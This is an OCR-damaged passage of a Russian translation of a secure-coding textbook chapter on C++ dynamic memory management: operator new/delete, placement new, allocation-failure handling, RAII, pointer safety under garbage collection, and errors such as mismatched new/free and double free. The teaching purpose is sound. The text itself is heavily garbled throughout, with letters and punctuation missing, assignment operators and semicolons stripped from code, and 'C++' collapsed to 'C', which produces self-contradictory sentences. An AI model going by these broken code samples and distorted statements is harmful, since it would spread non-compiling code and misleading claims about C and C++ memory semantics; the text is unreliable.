2   void* operator new[] std  size_t)
3   void operator delete void*)
4   void operator deletef] void*)
```

Про рамма на языке про раммирования C может предоставлять альтернативные определения этих функций и или версии специфичные для конкретных классов Любые функции распределения и или освобождения памяти определенные в про рамме на C включая библиотечные версии по умолчанию должны соответствовать определенной семантике описанной в следующих разделах

азмещающий оператор new представляет собой иную форму выражения new которое позволяет строить объекты в произвольном месте памяти Размещающий new требует чтобы в указанном месте было достаточное количество памяти Размещающий new имеет следующий вид

```
new  place) type
new  place) type  initialization list)
```

Однако поскольку на самом деле размещающий new память не выделяет ее не требуется и освобождать Вместо это о деструктор объекта должен быть вызван непосредственно как показано в следующем примере

```
1   void *addr   reinterpret_cast<void *> 0x00FE0000)
2   Register *rp   new  addr) Register
3   / * . . . * /
4   rp->~ egister )          //  Корре тно
```

Функции распределения памяти

Функция распределения памяти должна быть функцией-членом класса или лобальной функцией вы не можете объявить функцию распределения памяти в области видимости пространства имен отличной от лобальной области видимости и не можете объявить ее как статическую в лобальной области видимости Функция распределения памяти имеет возвращаемый тип vo d* Первый ее параметр представляет собой размер запрашиваемой памяти и имеет тип std s ze_t

Функция распределения пытается выделить запрашиваемое количество памяти Если это действие выполняется успешно она возвращает адрес начала блока памяти длина которо о в байтах не меньше запрошенно о размера На содержимое выделенной памяти возвращаемой функцией распределения не накладываются никакие о раничения Стандартом не определяются порядок последовательность и начальное значение памяти выделенной последовательными вызовами функции распределения Возвращаемый указатель

выравнивается таким образом что он может быть преобразован в указатель на любой полный тип объекта с фундаментальными требованиями выравнивания а атем использоваться для доступа к объекту или массиву в выделенной памяти (до тех пор пока память не будет явным образом освобождена с помощью вызова соответствующей функции освобождения памяти) Даже если запрошенный размер памяти равен нулю запрос может завершиться неудачно В случае успеха возвращается ненулевой указатель pO отличный от любо о ранее возвращенно о значения p если только значение p не было предварительно передано функции ope a o de e e () Результат разыменования указателя возвращенно о в ответ на запрос памяти нулево о ра мера не определен Цель состоит в том чтобы иметь возможность реали ации ope a o new() с использованием вызовов std ma oc () или std ca oc () так что правила по сути остаются одинаковыми C отличается от C тем что требует возврата ненулево о указателя в ответ на запрос памяти нулевой длины

Ошибка выделения памяти Обычно функции распределения которые не мо ут выделить запрошенную память указывают об этом с помощью енерации исключения std bad_a oc

```
T* * * * pi   new T  // Исключение bad alloc при ошибке
```

Если оператор new вызывается с ар ументом std noth ow функция распределения не енерирует исключения при ошибке выделения памяти Вместо это о он возвращает нулевой указатель

```
T* p2   new std  nothrow) T  // Возвращает 0 при ошибке
```

Обработка исключений позволяет про раммистам инкапсулировать код обработки ошибок что обычно приводит к более ясному понятному и более эффективному коду

В примере 4 5 показано как в C используется обработка исключений для перехвата ошибки выделения памяти оператором new енерирующим исключение

Пример 4.5. Обработка исключения оператора new

```
1  int *pn
2  try {
3      pn   newint
4  }
5  catch  std  bad alloc) {
6      // Обработка ошибки new
7  }
8  *pn   5
9  /*...*/
```

При енерации исключения механизм времени выполнения сначала ищет соответствующий обработчик в текущей области видимости Если таково о нет управление передается из текущей области видимости в более высокий блок в цепочке вызовов Этот процесс продолжается до тех пор пока не будет найден подходящий обработчик исключений Если обработчик не найден ни на одном уровне перехвата исключений автоматически вызывается функция std te m na e () По умолчанию e m nate () вызывает функцию стандартной библиотеки C abo t () которая выполняет преждевременное завершение про раммы При вы ове abo t () никакие вызовы функций обычно о завершения про раммы не осуществляются что означает что деструкторы лобальных и статических объектов не выполняются

В C нет необходимости в явной проверке каждо о выделения памяти вместо это- о достаточно просто обрабатывать исключения енерируемые в случае ошибок Хорошо написанная на языке про раммирования C про рамма имеет ораздо меньше обработчиков исключений чем вызовов функций распределения В противоположность этому хорошая про рамма на языке про раммирования C должна иметь столько же проверок ошибок сколько и вызовов функций распределения

Стандартной идиомой обработки распределения памяти и ошибок выделения в C является идиома *захват ресурса есть инициализация* Resou ce Acqu s t on s In t a zat on — RA I) RAII представляет собой простую техноло ию которая использует понятие времени жизни объекта в C для управления такими ресурсами про раммы как память дескрипторы файлов сетевые подключения и т д Для отслеживания ресурса создается объект и время жизни ресурса связывается со временем жизни это о объекта Это позволяет использовать возможности C по управлению объектами для управления ресурсами В простейшем случае создается объект конструктор которо о захватывает ресурс а деструктор объекта е о освобождает [54]

В примере 4 6 определен простой класс n Hand e инкапсулирующий память для окта типа nt

Пример 4.6. Захват ресурса есть инициализация

```
01 class intHandle {
02 public
03     explicit intHandle int *anlnt)
04           i_ anlnt) { } // Захват ресурса
05     ~intHandle )
06         { delete i_  } // Освобождение ресурса
07     intHandle &operator   const int i) {
08         *i_   i
09         return *this
10     }
11     int *get()
12         { return i_  }// Доступ к ресурсу
13 private
14     intHandle IntHandle&)  delete
15     void operator^ intHandle&)  delete
16     int *i_
17 }
18
19 void f(void) {
20     intHandle ih( new int )
21     ih   5
22       *    *
23 }
```

Используя стандартный механизм наподобие td un que_pt ту же задачу можно решить еще проще

```
std  unique_ptr<int> ip  new int)
*ip   5
```

Выражение new енерирует исключение s d bad_a ay_new_ eng h для сообщения о некорректной длине массива в следующих случаях

1 Длина массива отрицательна

2. Общая длина ново о массива превышает определенное реализацией максимальное значение

3 Количество инициализирующих выражений в *списке инициализации* в фи урных скобках превышает количество инициализируемых элементов

Генерировать это исключение может только первое измерение массива все остальные измерения кроме перво о являются константными выражениями и проверяются во время компиляции

Исключение std bad_a ay_new__ eng h является производным от исключения s d bad_a oc Пример 4 7 демонстрирует три условия енерации исключения std bad_a ay_new_ eng h

Пример 4.7. Генерация исключения std bad array new length

```
01 linclude <iostream>
02 #include <new>
03 #include <cliir its>
04
05 int main void) {
06     int negative    -1
07     int small   1
08     int large  INT_MAX
09     try (
10         new int[negative]  // Отрицательный размер
11     } catch const std  bad_array_new_length &e) {
12         std  cout « e.whatO « ' n'
13     }
14     try {
15         new int[small]{1  2, 3}  // Слишком много
16                                  // инициализаторов
17     } catch const std  bad_array_new_length &e) {
18         std  cout « e.whatO « '  n'
19     )
20     try {
21         new int[large][1000000]  // Слишком большая
22                                  // запрашиваемая память
23     } catch const std  bad_array_new_length &e) {
24         std  cout « e.whatO «    n*
25     }
26 }
```

C допускает с помощью вызова std set_new_hand e () установку обработчика который представляет собой функцию обратно о вызова и должен иметь стандартный тип new_hand e

```
typedef void  *new_handler) )
```

Функция распределения которой не удается выделить память может вызывать текущий установленный обработчик если таковой установлен Если осуществляется возврат из обработчика функция распределения повторяет попытку выделения памяти

Одним из действий обработчика может быть освобождение памяти Например явное освобождение структур данных или запуск сборщика мусора может освободить некоторое количество памяти и позволить функции распределения достичь успеха на следующей итерации Дру ие действия обработчика включают в себя енерацию исключения вы ов дру их обработчиков или завершение работы про раммы Если не будет предпринято ни одно из этих действий возможен бесконечный цикл передачи управления между функцией распределения и обработчиком

Получить установленный в настоящее время обработчик можно с помощью функции std get_new_hand e () Ниже приведен пример функции которая задает новый обработчик выделяет память а затем восстанавливает исходный обработчик

```
1  extern void myNewHandler )
2  void someFunc ) {
3       std  new_handler origHandler
4            std  set_new_handler myNewHandler)
5       // Выделение некоторой памяти...
6       // Восстановление предыдущего обработчика
7       std  set_new_handler origHandler)
```

B)

Функции освобождения памяти

Функции освобождения памяти являются функциями членами класса или лобальными функциями некорректно объявлять функцию освобождения памяти в области видимости пространства имен отличной от лобальной области видимости или как статическую в лобальной области видимости

Каждая функция освобождения памяти возвращает **`void`**, а ее первым параметром является **`void*`**. Функция освобождения памяти может иметь более одно о параметра Если класс **`T`** имеет функцию-член освобождения памяти с именем **`operator delete`** () ровно с одним параметром то эта функция представляет собой обычную неразмещающую) функцию освобождения памяти Если класс **`T`** не объявляет такую функцию **`operator delete ()`**, но объявляет функцию-член освобождения пахМяти **`operator delete`** () с двумя параметрами и если второй параметр имеет тип **`std  size_t`**, то эта функция представляет собой обычную функцию освобождения памяти То же самое верно и для функции **`operator delete[]`** () Обычные функции освобождения памяти имеют следующие си натуры

```
void operator delete void *)
void operator delete void *, size_t)

void operator delete[] void *)
void operator delete[] void *, size_t)  y
```

У двухар ументных функций первый ар умент представляет собой указатель на блок освобождаемой памяти а второй ар умент — количество освобождаемых байтов Этот вид функции может использоваться из базово о класса для удаления объекта производно о класса

Значение перво о ар умента передаваемо о функции освобождения памяти может представлять собой нулевой указатель если это так и если функция освобождения памяти предоставлена стандартной библиотекой вызов не выполняет никаких действий

Если ар умент переданный функции освобождения памяти из стандартной библиотеки представляет собой указатель не являющийся нулевым функция освобождения памяти освобождает блок памяти на который указывает этот указатель делая при этом недействительными все указатели ссылающиеся на любую часть *освобожденной памяти* Результат использования некорректно о значения указателя (включая е о передачу в функцию освобождения памяти) не определен В одних реализациях это приводит к аварийному завершению про раммы в дру их — к используемой уязвимости

Сборка мусора

Сборка мусора (автоматическое освобождение неиспользуемых областей памяти) в C не является обязательной таким образом сборщик мусора ga bage co ecto — GC) не является необходимым

В качестве замены диспетчерам памяти C или C можно воспользоваться консервативным сборщиком мусора Боэма-Демерса-Вайзера (Boehm-Deme s-We se) Он позволяет выделять память как обычно но без ее явно о освобождения которое при этом оказывается бесполезным Сборщик автоматически освобождает память связанную с недостижимыми объектами (т е с объектами к которым невозможно обратиться) Кроме то о сборщик мусора может использоваться как детектор утечек для про рамм на языках C и C хотя это и не является е о лавной целью [22]

Сборщик мусора должен быть способен распознавать указатели на динамически выделенные объекты чтобы уметь выяснять какие объекты *достижимы* и не мо ут быть освобождены а какие *недостижимы* и выделенная им память может быть освобождена К сожалению можно замаскировать указатели таким образом который предотвратит их идентификацию как таковых сборщиком мусора Ко да указатели замаскированы сборщик мусора не в состоянии распознать их как указатели и может ошибочно идентифицировать объекты на которые они указывают как недостижимые и в результате освободить память которая все еще используется

Наиболее распространенным видом маскировки является структура данных которая объединяет два указателя обычно с помощью операции *исключающего или* или в одном поле с размером указателя [199] Хотя технически это неопределенное поведение указатель можно также сделать указывающим на ячейки памяти вне раниц объекта

```
1  int* p   new int
2 p+ 10
3  I I     Здесь запускается сборщик мусора  .. .
4 p- 10
5  *p   10  // Можно ли быть уверенным,
6           // что этот int все еще здесь?
```

Объект выделенный в начале следующей функции очевидно достижим повсюду в f () через указатель p [1]

```
1  int f ){
2      int*p    new   int )
3      int *q    int *)( intptr_t)p л 0x555)
4    a
5      q  (int  *)( intptr_t)q   0x555)
6      return*q
7  }
```

Тем не менее сборка мусора в точке a может освободить e o поскольку p за пределами этой точки не используется и вероятно не будет сохранен в силу оптимизации неиспользуемых (мертвых) переменных в то время как q содержит только замаскированный указатель на этот объект [25]

Чтобы избежать этой проблемы C 11 определяет понятие *безопасно порожденного указателя* производно o от указателя возвращенно o оператором new a затем модифицированно o последовательностью операций такой что ни один из промежуточных результатов не маскирует e o Кроме то o все промежуточные значения указателей должны храниться в полях в которых они мо ут быть распознаны сборщиком мусора как указатели т e в таких как поля указателей целочисленные поля достаточно o размера и выровненные подпоследовательности массивов cha

Поскольку сборка мусора является необязательной про раммист может определить какие действуют правила безопасности указателей и освобождения памяти с помощью следующе o вызова

```
1  namespace std {
2       enum class pointer_safety {relaxed, preferred, strict)
3       pointer_safety get_pointer_safety()
4  }
```

Три значения po nte _safe y таковы

e axed безопасно порожденные и не бе опасно порожденные указатели рассматриваются одинаково как в C и C 98

p efe ed анало ично e axed но сборщик мусора может быть использован как детектор утечек и или детектор разыменования плохих указателей

st ct безопасно порожденные и небезопасно порожденные указатели мо ут рассматриваться по-разному т e сборщик мусора может быть использован и будет и норировать указатели не являющиеся безопасно порожденными

Стандартно o механизма определения какой из трех указанных вариантов фактически действует не имеется

C 11 определяет в за оловочном файле <memo y> шаблонные функции для управления безопасностью указателей включая

```
1  namespace std {
2       void declare_reachable void *p)
3       template <class T> T *undeclare_reachable T *p)
4  }
```

Вызов s d dec a e_ eachab e (p) арантирует что вся выделенная память (т e полный объект) содержащая объект на который указывает p будет сохранена даже если вы лядит недостижимой Говоря точнее вызов s d dec a e_ eachab e (p) требует чтобы p сам по себе был безопасно порожденным указателем но позволяет последующие разыменования указателя q на тот же объект что и p даже если q не является безопасно порожденным

Это действие отменяется вызовом std undec a e_ eachab e ( ) де указывает на тот же объект что и ap умент p более ранне o вызова s t d dec a e_ eachab e)

Шаблонная функция std undec a e_ eachab e) возвращает безопасно порожденную копию свое о ар умента Если про раммист хочет временно скрыть указатель он может безопасно сделать это с помощью кода наподобие приведенно о ниже

```
1  std  declare_reachable p)
2  p    foo *){ intptr_t)p л 0x5555)
3  I I  Здесь p замаскирован.
4  p   std  undeclare_reachable( foo*)( intptr_t)pл0x5555))
5  // p вновь является безопасно порожденным
6  //и может быть разыменован.
```

В реализациях без сборки мусора оба вызова транслируются в отсутствие операций давая в результате объектный код анало ичный тому который может быть с енерирован небезопасной реализацией сборщика мусора В реализации со сборкой мусора std dec a e_ eachab e (p) добавляет p в лобальную структуру данных видимую сборщику мусора

Полный объект является *объявленным как достижимый* если количество вызовов std dec a e_ eachab e) с ар ументом указывающим на объект превышает количество вызовов std undec a e_ eachab e () с этим ар ументом

За оловочный файл <memo y> определяет также следующие функции

```
1  namespace std {
2      void declare_no_pointers(char *p, size_t n)
3      void undeclare_no_pointers char *p, size_t n)
4  }
```

Они используются для оптимизации Функция std dec a e_no_po n e s () информирует сборщик мусора или детектор утечек о том что данная область памяти не содержит указателей и не должна проверяться Функция std undec a e_no_po nte s) отменяет ре истрацию области памяти функцией std dec a e no po nte s)

Управление динамической памятью в про раммах на языке про раммирования C может быть исключительно сложным а потому и подверженным ошибкам Распространенные про раммные ошибки при работе с памятью включают *некорректную обработку сбоев выделения памяти* *разыменование нулевого указателя* *запись в освобожденную память* *многократное освобождение памяти* *использование не соответствующих функций выделения и освобождения памяти* *перепутывание скаляров и массивов* и *некорректное применение функций распределения памяти*

Некорректная обработка сбоев выделения памяти

Неспособность обнаружить и правильно обработать ошибки выделения памяти может привести к непредсказуемому и непреднамеренному поведению про раммы C предоставляет большие по количеству и лучшие по качеству варианты проверки наличия ошибок распределения памяти по сравнению с языком про раммирования C но и эти механизмы мо ут быть использованы неверно

В примере 4 8 показана проверка ошибки выделения памяти которая является некорректной в силу то о что оператор new либо успешно завершается либо енерирует исключение Это означает что условие f *всегда* истинно так что конструкция e se *никогда* не выполняется

Пример 4 8. Некорректное использование оператора new

```
1 int *ip   new int
2 if  ip) { // Условие всегда истинно
3
4 }
5 else {
6     // Никогда не выполняется
7 }
```

Форма noth ow оператора new вместо енерации исключения возвращает нулевой указатель

```
T* p2   new(std  nothrow) T  // При ошибке возвращает 0
```

Использование не соответствующих функций выделения и освобождения памяти

В дополнение к операторам new и de e e C позволяет применять функции распределения памяти из C Помимо рекомендации *The CERT* C *Secu e Cod ng S anda d* [190] MEM08 CPP Используйте операторы new и de ete вместо нетипизированных функций выделения и освобождения памяти ничто не мешает про раммистам использовать в прорамме на языке про раммирования C функции распределения памяти из стандартной библиотеки языка про раммирования C C определяет все стандартные функции управления памятью из C в за оловочном файле <cstd b>

Функция освобождения памяти std f ee () из я ыка C нико да не должна испоь оваться для освобождения памяти выделенной с помощью функций распределения памяти в C как и операторы освобождения памяти из C нико да не должны использоваться для освобождения памяти выделенной с помощью функций распределения памяти C Хотя стандарт C позволяет реализовывать ope a o new) и ope ato new[] () с использованием вызовов функций стандартной библиотеки C ma oc) или ca oc () реализации не обязаны поступать описанным образом Анало ично ope ato de e e () и ope ato de e e [ ] () не обязаны использовать стандартную библиотечную функцию C f ee () Это означает что способ которым выделяется и освобождается память функциями распределения и освобождения памяти в C может отличаться от способа которым выделение и освобождение памяти осуществляют соответствующие функции C Следовательно смешивание вызовов функций распределения и освобождения памяти из C и из C для одно о и то о же ресурса является неопределенным поведением и может иметь катастрофические последствия Кроме то о ma oc () и ope a o new () мо ут использовать собственные отличающиеся один от дру о о пулы памяти так что соединение разнородных функций может приводить к ошибкам памяти в каждом пуле

Еще более проблематичным является вызов функции f ee) для объекта паїиять для которо о выделена с помощью оператора C new поскольку f ee) не вызывает деструктор объекта Такой вызов может привести к утечкам памяти ошибкам освобождения

блокировок или иным проблемам поскольку деструктор отвечает за освобождение ресурсов используемых объектом Анало ично попытка удаления объекта память для которо о была выделена с помощью вызова **malloc** () может привести к вызову деструктора что может привести к ошибкам если объект не был построен или уже был уничтожен

В примере 4 9 продемонстрированы некорректно спаренные функции управления памятью Оператор **new** в строке 1 некорректно спарен с вызовом **free** () в строке 3 а вызов **malloc** () в строке 4 некорректно спарен с оператором **delete** в строке 7

Пример 4.9. Некорректно спаренные функции управления памятью

```
1  int *ip   new int 12)
2
3 free ip)       // Неверно!
4  ip   static_cast<int *> malloc sizeof  int)))
5  *ip   12
6       ...
7  delete ip     // Неверно!
```

Некорректно спаренные операторы для скаляров и массивов. Операторы **new** и **delete** используются для выделения и освобождения памяти для единственно о объекта

```
Widget *w   new Widget(arg)
delete w
```

Операторы **new[]** и **delete**] используются для выделения и освобождения памяти для массивов

```
w   new Widget[n]
delete [] w
```

Ко да выделяется один объект вызывается **operator new** () который выделяет память а затем вызывается конструктор который ее инициализирует При удалении единственно- о объекта сначала вызывается деструктор а затем соответствующий **operator delete**) освобождает память занятую объектом

Поведение не определено если значение передаваемое в **operator delete void*),** не было возвращено более ранним вызовом **operator new std size_t**) или **operator new std size_t, const std nothrow_t&).**

Ко да выделяется массив объектов вызывается **operator new** [ ] () который выделяет память для все о массива Далее для инициализации каждо о элемента массива вызывается конструктор объекта При удалении массива объектов первым вызывается деструктор для каждо о объекта массива а затем соответствующий **operator delete** [ ] () освобождает память занятую массивом По этой причине важно использовать **operator delete** () с **operator new** () а **operator delete** [ ] () — с **operator new** [ ] () Если делается попытка удаления массива с помощью **operator delete** () освобождается только память занятая первым элементом массива так что в результате возможна значительная утечка памяти которая может быть использована для атаки отказ в обслуживании

Поведение не определено если значение переданное оператору **operator delete[] void*)** представляет собой одно из значений возвращенных предыдущим вызовом либо **operator new [ ] std size_t**) либо **operator new [ ] (std size_t, const std nothrow_t&).**

Обычная страте ия реализации **operator new** [ ] () заключается в сохранении размера массива в памяти непосредственно перед памятью на которую указывает возвращаемый функцией указатель Соответствующий **operator delete** [ ]) в такой реализации осведомлен о данном со лашении Однако если указатель возвращенный **operator new**[ ] (, передать **operator delete)** то функция освобождения памяти может некорректно интерпретировать размер освобождаемой памяти что приведет к повреждению кучи

Анало ичная проблема возникает и в том случае ко да функция **delete**] () вызывается для единственно о объекта В реализациях де **operator new** [ ] () хранит размер массива непосредственно перед памятью на которую указывает возвращенный указатель **operator delete** [ ] () пола ает что указанное значение представляет собой размер массива Если переданный в **operator delete**] () указатель не был возвращен вызовом **operator new [ ]**) это значение вряд ли будет корректным Такая ошибка часто приводит к аварийному завершению про раммы поскольку деструктор объекта вызывается произвольное количество раз соответствующее значению сохраненному в указанном месте [62]

new и operator new() Нетипизированная память может быть выделена непосредственным вызовом **operator new** () но без вызова конструктора При освобождении такой памяти важно не вызвать деструктор

```
1  string *sp   static_cast<string *>
2    operator new sizeof string))
3
4  delete sp  // Ошибка!
5
6  operator delete  sp)  // Верно!
```

Член new. Функции **operator new**), **operator new[]** () **operator delete** () и **operator delete[]** () мо ут быть определены как функции члены Они представляют собой статические функции-члены которые скрывают унаследованные функции или функции в области видимости пространства имен с тем же именем Как и в случае иных функций управления памятью важно использовать пары функций соответствующих одна дру- ой Фра мент кода в примере 4 10 показывает некорректно спаренные функции-члены

Пример 4.10. Некорректно спаренные operator new() и функция-член new()

```
01 class B {
02   public
03     void *operatornew(size_t)
04     // Операторadelete нет!
05     ...
06 }
07 ...
08 B *bp   new B  // Использует член new
09 ...
10 delete bp      // Использует глобальный delete!
```

Размещающий new. Если используется **operator delete ()** то повреждение памяти может произойти при е о применении к памяти используемой объектом который не был создан с помощью вызова **operator new** () Эта ситуация может быть использована злоумышленником поскольку разрешает обращение к памяти за раницами объекта

Фра мент кода в примере 4 11 показывает некорректное использование размещающе о оператора **new** с оператором **delete,** после которо о выполняется корректный вызов

Пример 4.11. Корректное и некорректное применение размещающего new

```
1  void *addr   reinterpret_cast<void *> 0xOOFEOOOO)
2  Register *rp   new  addr) Register
3
4  delete rp        // Ошибка!
5
6  rp - new  addr) Register
7  ...
8  rp->~Register )  // Правильно
```

Резюме некорректного спаривания функций управления памятью Корректные пары для функций распределения памяти перечислены в табл 4 1

Та и а 4 Пары для функций ра пр деления памяти


ы е ение амяти	в ж ение амя и
aligned alloc (), calloc), malloc(), realloc (free)	
operator new)	operator delete)
operator new[]()	operator delete[])
Функция- лен new)	Функция- лен delete ()
Функция- лен new [ ] ()	Функция- лен delete [ ])
Размещающий new	Деструктор
alloca)	Возврат из функции

Весь код C должен стро о придерживаться указанно о соответствия функций

Подробнее об этом оворится в рекомендации *The CERT C Secu e Cod ng S anda d* [190] MEM39-CPP Ресурсы выделенные функциями распределения памяти должны освобождаться с применением соответствующих функций освобождения памяти

Многократное освобождение памяти

На рис 4 1 проиллюстрирована дру ая опасная ситуация в которой память может быть освобождена несколько раз Здесь показаны две структуры данных представляющие собой связанные списки у которых имеются общие элементы Такие структуры данных не так уж редки и приводят к проблемам при освобождении памяти Если про рамма обходит каждый список освобождая все блоки памяти то некоторые блоки мо ут быть освобождены дважды Если про рам иа обходит только один список а затем освобождает обе структуры списков) произойдет утечка памяти Утечка памяти является меньшим злом по сравнению с двукратным освобождением памяти Если утечка памяти недопустима следует принять дру ое решение не использующее такие списки



ис 4 1 Связанныесписки совместно использующие общие элементы

Стандартные контейнеры C содержащие указатели не удаляют объекты на которые ссылаются эти указатели

```
1  vector<Shape *> pic
2  pic.push_back new Circle)
3  pic.push_back new Triangle)
4  pic.pushback new Square)
5  // Утечка памяти при выходе pic из области видимости
```

Следовательно элементы контейнера должны быть освобождены перед уничтожением контейнера

```
01  template <class Container>
02  inline void
03  releaseltems Container &c) {
04      typename Container  iterator i
05      for  i   c.begin )  i !  c.end )  ++i) {
06          delete *i
07      }
08  }
09  ...
10  vector<Shape *> pic
11
12  releaseltems(pic)
```

К сожалению такое решение может привести к уязвимости связанной с двойным освобождением памяти

```
01  vector<Shape *> pic
02  pic.push_back(new Circle)
03  pic.push_back(new Triangle)
04  pic.push_back(new Square)
05   ...
06  list<Shape *> picture
07  picture.push_back pic[2])
08  picture.push_back new Triangle)
09  picture.push_back pic[0])
10
11  releaseElems(picture)
12  releaseElems(pic)       //Проблема!
```

Этот код также не является безопасным в смысле исключений Если второй оператор new енерирует исключение вектор в процессе разворачивания стека будет уничтожен без освобождения памяти выделенной первым оператором new Безопаснее воспользоваться в качестве элементов контейнера интеллектуальными указателями с подсчетом ссылок (что в реальном про раммировании делается все чаще и чаще) [1 1 1]

```
1  typedef std  shared_ptr<Shape> SP
2
3  vector<SP> pic
4  pic.push_back SP new Circle))
5  pic.push_back(SP new Triangle))
6  pic.push_back SP new Square))
7  // Никакая очистка не нужна...
```

Интеллектуальный указатель представляет собой тип класса с пере руженными операторами > и * чтобы эти операторы действовали так же как с указателями Интеллектуальные указатели зачастую являются более безопасным выбором по сравнению с обычными указателями поскольку мо ут обеспечить дополнительное поведение не присущее простым указателям такое как сборка мусора проверка нулево о значения указателя и предотвращение использования операций над указателями неуместных или опасных в данном конкретном контексте например в арифметике указателей или при их копировании)

